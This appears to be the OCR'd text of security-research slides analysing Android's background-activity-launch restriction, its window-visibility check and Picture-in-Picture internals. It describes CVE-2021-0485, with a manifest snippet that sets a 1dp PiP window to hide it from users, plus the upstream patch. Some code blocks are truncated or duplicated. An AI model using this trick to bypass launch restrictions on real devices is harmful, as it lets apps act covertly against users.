System try to start target component

```
//ActivityStarter#setInitialState
if (mRestrictedBgActivity && !mService.isBackgroundActivityStartsEnabled()) {
    mAvoidMoveToFront = true;
    mDoResume = false;
}
```

Decide whether to move Task to front

ActivityStarter#setInitialState

```
//ActivityStarter#startActivityInner
if (!mAvoidMoveToFront && mDoResume) {
    mTargetRootTask.getRootTask().moveToFront("reuseOrNewTask", targetTask);
    if (!mTargetRootTask.isTopRootTaskInDisplayArea() && mService.isDreaming()
            && !dreamStopping) {
        // Launching underneath dream activity (fullscreen, always-on-top). Run the launch-
        // -behind transition so the Activity gets created and starts in visible state.
        mLaunchTaskBehind = true;
        r.mLaunchTaskBehind = true;
    }
}
```

ActivityStarter#startActivityInner

restrictedBgActivity

determines

moveToFront

Still needs to focus on check func and Bypass it.

Analyse BAL Restriction

When apps can start activities

Developer Doc give some exemption for check func

Apps running on Android 10 or higher can start activities when one or more of the following conditions are met:

- The app has a visible window, such as an activity in the foreground.

How to define 'visible window'?

```
final boolean callingUidHasAnyVisibleWindow = mService.hasActiveVisibleWindow(callingUid);
/** Ignore Some Code... */
final boolean allowCallingUidStartActivity =
        ((appSwitchAllowedOrFg || mService.mActiveUids.hasNonAppVisibleWindow(callingUid))
        && callingUidHasAnyVisibleWindow)
        || isCallingUidPersistentSystemProcess;
if (useCallingUidState && allowCallingUidStartActivity) {
    //Ignore Some Code...
    return false;
}
```

shouldAbortBackgroundActivityStart(shouldABAS)

Analyse BAL Restriction

When apps can start activities

Developer Doc give some exemption for check func

Apps running on Android 10 or higher can start activities when one or more of the following conditions are met:

- The app has a visible window, such as an activity in the foreground.

How to define 'visible window'?

```
final boolean callingUidHasAnyVisibleWindow = mService.hasActiveVisibleWindow(callingUid);
/** Ignore Some Code... */
final boolean allowCallingUidStartActivity =
        ((appSwitchAllowe
        && callingUidHasA
        || isCallingUidPe
if (useCallingUidState &&
    //Ignore Some Code...
    return false;
}
```

```
/** A uid is considered to be foreground if it has a visible non-toast window. */
@HotPath(caller = HotPath.START_SERVICE)
boolean hasActiveVisibleWindow(int uid) {
    if (mVisibleActivityProcessTracker.hasVisibleActivity(uid)) {
        return true;
    }
    return mActiveUids.hasNonAppVisibleWindow(uid);
}
```

hasActiviteVisibleWindow

Analyse BAL Restriction

```
// Exclude toast because legacy apps may show toast window by themselves, so the misused
// apps won't always be considered as foreground state.
// Exclude private presentations as they can only be shown on private virtual displays and
// shouldn't be the cause of an app be considered foreground.
if (mAttrs.type >= FIRST_SYSTEM_WINDOW && mAttrs.type != TYPE_TOAST
        && mAttrs.type != TYPE_PRIVATE_PRESENTATION) {
    mWmService.mAtmService.mActiveUids.onNonAppSurfaceVisibilityChanged(mOwnerUid, shown);
}
```

WindowState#onSurfaceShownChanged

mNumNonAppVisibleWindowMap

```
synchronized boolean hasNonAppVisibleWindow(int uid) {
    return mNumNonAppVisibleWindowMap.get(uid) > 0;
}

synchronized void onNonAppSurfaceVisibilityChanged(int uid, boolean visible) {
    /** Ignore some code... **/
    } else if (visible) {
        mNumNonAppVisibleWindowMap.append(uid, 1);
    }
```

Inside hasNonAppVisibleWindow

Window Type&&Z-Axis

```
void addWindow(final WindowState win) {
    /** Ignore some code... **/
        ProtoLog.v(WM_DEBUG_ADD_REMOVE, "Adding %s to %s", win
        addChild(win, mWindowComparator);
        mWmService.mWindowsChanged = true;
```

WindowToken#addWindow

```
boolean isFirstChildWindowGreaterThanSecond(WindowState newWindow,
        WindowState existingWindow) {
    // New window is considered greater if it has a higher or equal
    return newWindow.mBaseLayer >= existingWindow.mBaseLayer;
```

WindowComparator compare BaseLayer value

```
if (mAttrs.type >= FIRST_SUB_WINDOW && mAttrs.type <= LAST_SUB_WINDOW)
    // The multiplier here is to reserve space for multiple
    // windows in the same type layer.
    mBaseLayer = mPolicy.getWindowLayerLw(parentWindow)
            * TYPE_LAYER_MULTIPLIER + TYPE_LAYER_OFFSET;
```

getWindowLayerFromTypeLw

```
default int getWindowLayerFromTypeLw(int type, boolean canAddInternalSystemWindow,
        boolean roundedCornerOverlay) {
    // Always put the rounded corner layer to the top most.
    if (roundedCornerOverlay && canAddInternalSystemWindow) {
        return getMaxWindowLayer();
    }
    if (type >= FIRST_APPLICATION_WINDOW && type <= LAST_APPLICATION_WINDOW) {
        return APPLICATION_LAYER;
    }

    switch (type) {
        case TYPE_WALLPAPER:
            // wallpaper is at the bottom, though the window manager may move it.
            return  1;
```

WindowState#<init>

Window Type decides mBaseLayer
Which decides Z-axis indirectly
Higher BaseLayer, Higher Z-axis

Visible Window

hasNonAppVisibleWindow


- Window Type > FIRST_SYSTEM_WINDOW && != TYPE_TOAST

  Non-Privilege App usually gets BASE_APPLICATION window
  Almost invisible in most time

TYPE_APPLICATION_OVERLAY =
FIRST_SYSTEM_WINDOW + 38;

Non-Privilege App can only get a "system" window with TYPE_APPLICATION_OVERLAY

But requires SYSTEM_ALERT_WINDOW permission
Which needs complex user interact!



What is Picture-in-Picture

- Non-SAW Permission float-window compromise scheme for developer
- Pinned Activity in PiP window at the top of screen
- Handled by SystemUI Component
- Window Type > FIRST_SYSTEM_WINDOW and Permission-less


Add videos using picture-in-picture (PiP)

Starting in Android 8.0 (API level 26), Android allows activities to launch in picture-in-picture (PiP) mode. PiP is a special type of multi-window mode mostly used for video playback. It lets the user watch a video in a small window pinned to a corner of the screen while navigating between apps or browsing content on the main screen.

Caution: Do not use a system alert window (SAW) for implementing a Picture-in-Picture experience. SAW is reserved for the framework's system-level user interactions.

What is Picture-in-Picture

- Non-SAW Permission float-window compromise scheme for developer
- Pinned Activity in PiP window at the top of screen
- Handled by SystemUI Component
- Window Type > FIRST_SYSTEM_WINDOW and Permission-less




```
        (pinned) Task{bdcb269 #11 type=standard A=10148:com.mxtech.video
player.ad U=0 visible=true visibleRequested=true mode=pinned translucent
=false sz=1}
```

What is Picture-in-Picture

Unable to abuse PiP directly


- Pip window can’t hide from screen
- Pinned Activity can be detected by User(Even use transparent theme)
- User can remove PiP window at any time
- PiP is highly detectable feature!

CVE-2021-0485 By valsamaras

Invalid Input for a abnormal PiP Window
Visible for System, But Invisible for User

```
<activity android:name=".MainActivity"
      android:supportsPictureInPicture="true"
      android:theme="@style/Theme.AppCompat">
<layout android:defaultHeight="1dp"
      android:defaultWidth="1dp"
      android:gravity="top|end"
      android:minHeight="1dp"
      android:minWidth="1dp" />
```

Sets abnormal height and width



CVE-2021-0485 By valsamaras

```
-               return new Size(windowLayout.minWidth, windowLayout.minHeight);
+               // If either dimension is smaller than the allowed minimum, adjust them
+               // according to mOverridableMinSize and log to SafeNet
+               if (windowLayout.minWidth < mOverridableMinSize
+                       || windowLayout.minHeight < mOverridableMinSize) {
+                   EventLog.writeEvent(0x534e4554, "174302616", -1, "");
+               }
+               return new Size(Math.max(windowLayout.minWidth, mOverridableMinSize),
+                       Math.max(windowLayout.minHeight, mOverridableMinSize));
```

PipBoundsAlgorithm Patch

aad7fdc4f82ad56e332d3c23c5d07719e069b099

New Attack Surface

Nice bug expanding Attack Surface

- No need to bypass Window Visible Check(Abuse PiP)
- Create a legal System Window but User undetectable
- Abuse PiP API by abnormal input

How PiP Work

ATMS#enterPictureInPictureMode

RootWindowContainer#moveActivityToPinnedRootTask

```
rootTask.setWindowingMode(WINDOWING_MODE_PINNED);
// Set the launch bounds for launch-into-pip Activity on the root task.
if (r.getOptions() != null && r.getOptions().isLaunchIntoPip()) {
    // Record the snapshot now, it will be later fetched for content-pip animation.
    // We do this early in the process to make sure the right snapshot is used for
    // entering content-pip animation.
    mWindowManager.mTaskSnapshotController.recordTaskSnapshot(
            task, false /* allowSnapshotHome */);
    rootTask.setBounds(r.getOptions().getLaunchBounds());
}
rootTask.setDeferTaskAppear(false);
```

How PiP Work

```
void setDeferTaskAppear(boolean deferTaskAppear) {
    mDeferTaskAppear = deferTaskAppear;
    if (!mDeferTaskAppear) {
        sendTaskAppeared();
```

Task#sendTaskAppear

IPC

ShellTaskOrganizer#onTaskAppeared

```
ProtoLog.v(WM_SHELL_TASK_ORG, "Task appeared taskId=%d listener=%s",
if (listener != null) {
    listener.onTaskAppeared(info.getTaskInfo(), info.getLeash());
}
```


com.android.systemui

PipTaskOrganizer#onTaskAppeared


```
if (mOneShotAnimationType == ANIM_TYPE_BOUNDS) {
    mPipMenuController.attach(mLeash);
    final Rect sourceHintRect = PipBoundsAlgorithm.getValidSourceHintRect(
            info.pictureInPictureParams, currentBounds);
    scheduleAnimateResizePip(currentBounds, destinationBounds, 0 /* startingAngle
            sourceHintRect, TRANSITION_DIRECTION_TO_PIP, mEnterAnimationDuration,
            null /* updateBoundsCallback */);
    mPipTransitionState.setTransitionState(PipTransitionState.ENTERING_PIP);
```

Pip rendered here

How PiP Work


AppLayer
System_Server
SystemUI
Activity
ATMS
RootWindowContainer
Task
PipTaskOrganizer
IPC
enterPictureInPicture
moveActivityToPinnedRootTask
sendTaskAppeared
IPC
onTaskAppeared

Analyse Attack Vector

